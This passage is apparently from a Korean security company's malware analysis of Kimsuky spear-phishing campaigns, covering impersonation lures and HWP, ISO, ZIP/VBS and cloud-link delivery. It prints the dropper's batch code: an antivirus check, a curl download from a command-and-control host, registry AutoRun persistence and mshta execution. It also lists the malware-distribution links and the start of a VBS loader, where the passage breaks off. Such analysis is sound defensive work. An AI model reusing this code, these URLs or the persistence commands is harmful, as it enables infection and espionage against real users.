[그림 17] 악성 VBS 실행 코드 일부와 C&C 서버에서 내려받는 악성 문서

4-9 국제협회 관계자로 사칭

✓ 세미나 강연 요청으로 전문가 초청 메일 발송
✓ 연구원, 교수, 기술자, 고위공직자 등에게 다수 메일 발송
✓ 세미나 일정이 구체적이고, 강연 사례비를 지급 조건으로 수신자 관심 유도



[그림 18] 수신자의 응답메일에 악성코드 감염 유도


5-1 한글파일(.hwp)

✓ 한글 취약점을 이용하여 악성 한글 문서 배포

※ 상세분석 (Page. 21~34)

▼ 공격에 사용된 악성 한글 문서 파일 목록

• 개인정보 수집 및 이용 동의서.hwp	• 세부사항.hwp.vir
• 보안서약서.hwp.vir	• 원고작성 세칙.hwp.vir
• Attendees.hwp	• Consent Form_Princeton Study.hwp
• Research Proposal-H***** ****.hwp	• Questions from the Korea JoongAng Daily.hwp



[그림 19] '보안서약서'로 위장한 한글 악성 문서

5-2 클라우드 링크 다운로드


✓ 포털 클라우드 서비스를 이용하여 악성문서 다운로드 유도

✓ 주로 마이스로소프트 원드라이브(MS Onedrive), 구글 독스(docs) 를 이용

✓ 악성코드 탐지 회피를 위해 수신자가 직접 다운로드 하도록 유도

▼ 배포에 사용된 클라우드 링크 주소

• https://1drv.ms/u/s!AtZ1-pGa3M5LfQjS27nowdR1wBg?e=18bTag
• https://drive.google.com/file/d/1pslrlv7RWTq3-3jgn5VvVW0UU32N5UUcP/view
• https://drive.google.com/file/d/1gRDUB0ltwPaPMHG9G3bmtvcEwrV/view?usp=sharing
• https://1drv.ms/f/s!Ao8G44b_L1U9fG_o8TmdipAi7L4?e=XrOlAi
• https://docs.google.com/document/d/1NvHKBPtBG9OPNP0DEMYM5Kjpj0Ub/edit?usp=sharing&ouid=101751284916638558750&rtpof=true&sd=true
• https://1drv.ms/u/s!AlAUjL3x8cR4fZH62l7OvidO-fg?e=QSosZF
• https://docs.google.com/document/d/1D2Ts3Yf7E57ZfvSDuCzygLzz2velx5vw/edit?usp=sharing&ouid=116737810162841633762&rtpof=true&sd=true
• https://1drv.ms/f/s!AtZ1-pGa3M5LenSRKi3sMMlRx1E?e=4u1NpP
• https://1drv.ms/f/s!Ao8G44b_L1U9gQohglfheSQ3sdUU?e=4l3pol
• https://1drv.ms/w/s!AvPucizxlXoqePBVZy12vv_QQys?e=qEqYZx
• https://1drv.ms/u/s!AvPucizxlXoqedcUKN647svN3QM?e=K6N1gT
• https://1drv.ms/u/s!Antyf7HLfqvkeOgjeFiErQlBAqs?e=JXfShG



국립외교원-한국원자력연구원 공동주최 전문가 토론회 (후쿠시마 오염수 방류) 참가 요청

국립외교원 일본연센터 <[redacted]@mofa.live>
2023-06-13 오전 10:23

받는 사람: [redacted]@hanmail.net

안녕하십니까. 국립외교원 일본연구센터입니다.

국립외교원과 한국원자력연구원은 오는 6월 22일 전문가 토론회를 예정입니다.

"후쿠시마 오염수 방류: 어떻게 볼 것인가?"라는 주제로 진행될 토론회에 참석하시어 자리를 빛내주시기 바랍니다.

*일시: 2023년 6월 22일(목), 14:00-17:50

*장소: 외교타운 12층 KNDA홀

*형식: 대면, 공개회의

*주제: "후쿠시마 오염수 방류: 어떻게 볼 것인가?"

*주최: 국립외교원, 한국원자력연구원

자세한 사항은 아래의 행사 개요 내용을 참조해 주시기 바랍니다.

https://1drv.ms/t/s!AqGL7Bb0f1BjdVjFZ9P6lBNkFYU?e=DVepZ0 (비번: [redacted]) 악성코드 배포

※세부사항은 변경될 수 있습니다.

본 행사는 사전 신청을 하신 분만 회의장에 입장하실 수 있습니다. 참석을 원하실 경우 6월 20일(화)까지 성함, 소속, 직책, 차량번호(대중교통 이용시 불요)를 회신을 통해 알려주시면 감사하겠습니다.

관심있는 분들의 많은 참여를 부탁드리며, 문의사항이 있으신 경우 본 이메일로 연락 부탁드리겠습니다.

감사합니다.

[그림 20] 클라우드 서비스를 이용한 악성코드 다운로드 유도


5-3 HTML 파일

✓ 통일부 직원으로 사칭하여 관련 전문가에게 자문 요청

✓ 접속 조건에 따라 노출되는 링크 주소(악성 또는 정상)가 변경되는 것으로 추정됨

[그림 21] 통일부 자문 요청으로 위장한 악성 메일


▼ 특정 조건이 아닐 때에는 하기와 같이 정상 한글 문서(전문가 자문 계획(공지).hwp)를 노출시키는 것으로 추정된다.



[그림 22] 특정 조건이 맞지 않아 정상 한글 문서 제공

5-4 윈도우 디스크 압축파일(.ISO)

✓ 악성 매크로 문서가 포함된 ISO파일로, 문서 매크로 실행 시 C&C서버에 연결되어 추가적인 파일을 다운로드 한다.



[그림 23] 수신자의 응답메일에 악성파일들(.iso)

5-5 압축파일(.zip / vbs 포함)

✓ 악성스크립트(.vbs) 파일을 압축(ZIP) 하여 스피어피싱 메일에 첨부하여 발송된다.
해당 압축파일은 메일에 포함된 비밀번호를 통해서 해제가 가능하다.

✓ 악성스크립트(.vbs) 파일은 C&C서버로부터 다른 악성코드를 다운로드 받아 시스템에 생성하거나,
특정 백신 설치여부를 확인하는 코드가 삽입되어 있다.

Zoom Info.zip

이름	압축 크기	원본 크기	파일 종류	수정한 날짜
Zoom Info.vbs*	9,443	31,828	VBScript 스크립트 파일	2023-07-13 오전 1:23:35

Consent Form_Princeton Study.zip

이름	압축 크기	원본 크기	파일 종류	수정한 날짜
Consent Form_Princeton Study.vbs*	8,123	27,415	VBScript 스크립트 파일	2023-09-09 오후 3:04:09

Consent Form_Princeton Study.zip

이름	압축 크기	원본 크기	파일 종류	수정한 날짜
Consent Form_Princeton Study.vbs*	8,123	27,415	VBScript 스크립트 파일	2023-09-09 오후 3:04:09

Meeting.zip


이름	압축 크기	원본 크기	파일 종류	수정한 날짜
Draft _Talking_Point.vbs*	4,066	16,073	VBScript 스크립트 파일	2023-01-12 오전 10:26:21

NK_nuclear_threat.zip

이름	압축 크기	원본 크기	파일 종류	수정한 날짜
NK_nuclear_threat.vbs*	9,468	31,834	VBScript 스크립트 파일	2023-08-24 오전 3:22:15

[그림 24] 악성 스크립트 파일을 포함한 압축파일들(ZIP)

[악성코드 순서도]



1. 보안서약서.hwp

MD5 : A33FF775E4530F3FC5E58470C4E4BCA5 SIZE : 42,496


개요

Kimsuky 그룹은 안보전략비서관실을 사칭하여 국가안보실 정책자문위원을 대상으로 스피어피싱 메일을 보내 APT 공격을 시도함.

ViRobot 진단명	HWP.S.Dropper.42496


상세분석

① Kimsuky 그룹은 안보전략비서관실을 사칭하여 보안서약서로 위장한 악성코드를 첨부하여 메일로 유포했으며, 백신 탐지를 회피하기 위해 HWP 문서에 패스워드를 설정하였다.



[그림 25] APT 공격용 스피어피싱 메일

② 문서 열람 시 OLE 개체에 의해 %Temp% 폴더에 정상 파일로 위장용 한글 문서 파일(hwpfile)과 악성 스크립트(hwp.bat)를 생성한다.



[그림 26] HWP 파일에 삽입된 OLE 개체


생성 경로	MD5
%Temp%₩hwpfile	420A13202D271BABC32BF8259CDADDF3
%Temp%₩hwp.bat	183A514A151388D8348689922CC62929

[표 4] 생성된 파일들 정보


③ 열람된 문서에는 생성된 hwp.bat 파일과 연결된 하이퍼링크가 나온다.

[그림 27] hwp.bat 파일과 연결된 하이퍼링크

④ 하이퍼링크 클릭 시 실행된 “hwp.bat” 파일은 “hwpfile” 파일을 “보안서약서.hwp” 이름으로 변경 후 실행시킨다.



[그림 28] hwpfile 이름 변경 후 실행



【별지 제4호 서식】

보 안 서 약 서

본인은 국가안보실 자문활동을 수행함에 있어 다음 사항을 준수할 것을 서약합니다.

1. 나는 정책자문 활동 중에 국가기밀을 취급하거나 인지하게 될 경우 보안규정을 준수한다.
2. 국가기밀의 누설은 적을 이롭게 하는 것임을 명심하여 국가안보실 정책자문위

[그림 29] 보안서약서.hwp

⑤ 이후 감염 PC에 Kaspersky, Avast 백신 프로세스가 실행 중인지 검사한다.

```
@echo off
set "AvastID="
set "KaspID="

for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%avastui%%'  " get ProcessID",Status /format:csv'
) do set "AvastID=%%a"

for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%avpui.exe%%' or Name like '%%avp.exe%%'  " get ProcessID",Status /format:csv'
) do set "KaspID=%%a"
```

[그림 30] 백신 프로세스 검사

⑥ 만약 Kaspersky 백신을 사용하고 있을 경우 실행을 종료한다.

```
if not "%KaspID%" == "" (
    exit
)
```

[그림 31] Kaspersky 백신 사용 시 실행 종료

⑦ Avast 백신을 사용하고 있을 경우 “short.vbs” 파일을 curl 명령어로 다운로드 받아온 후 CMD.EXE 실행 시 “short.vbs”가 실행되게 레지스트리를 수정한다.


⑧ MSHTA를 사용해 ava.hta를 실행시킨다.

- Short.vbs 다운로드 주소 : hxxp://privateml.online/kang/ca.php?na=ger0.gif
- Ava.hta 다운로드 주소 : hxxps://privateml.online/kang/ava.hta

```
if not "%AvastID%" == "" (

  curl -o "%appdata%\microsoft\short"  http://privateml.online/kang/ca.php?na=ger0.gif
  rename %appdata%\microsoft\short short.vbs
  reg add "HKEY_CURRENT_USER\Software\Microsoft\Command Processor" /v AutoRun /t REG_SZ /d "wscript.exe %appdata%\m
    icrosoft\short.vbs" /f
  start /min mshta https://privateml.online/kang/ava.hta
  exit
)
```

[그림 32] Avast 백신 사용 시 악성 행위

⑨ 위에 해당하는 백신을 사용하지 않을 경우 악성 스크립트(solve.vbs)를 생성 후 41분마다 실행되게 작업 스케줄러에 등록시킨다.



[그림 33] 작업 스케줄러에 등록된 solve.vbs

⑩ 처음으로 실행된 solve.vbs 파일은 C&C 서버에서 악성 스크립트를 다운로드 받아오며, 다운로드 성공한 다음 실행된 solve.vbs 파일은 다운로드 받아온 악성 스크립트를 실행하는 행위를 한다.

▪ C&C 서버 : hxxps://privateml.online/kang/d.php?na=battmp

```
On Error Resume Next:Dim t0:
Set ws = CreateObject("WScript.Shell"):
Set fs = CreateObject("Scripting.FileSystemObject"):
Set Post0 = CreateObject("msxml2.xmlhttp"):
Set asdf = CreateObject("Scripting.FileSystemObject"):
t0="":gpath = ws.ExpandEnvironmentStrings("C:\Users\Lloyd\AppData\Roaming") + "\Microsoft\qwer.gif":
bpath = ws.ExpandEnvironmentStrings("C:\Users\Lloyd\AppData\Roaming") + "\Microsoft\qwer.bat":
If fs.FileExists(gpath) Then:
re=fs.movefile(gpath,bpath):
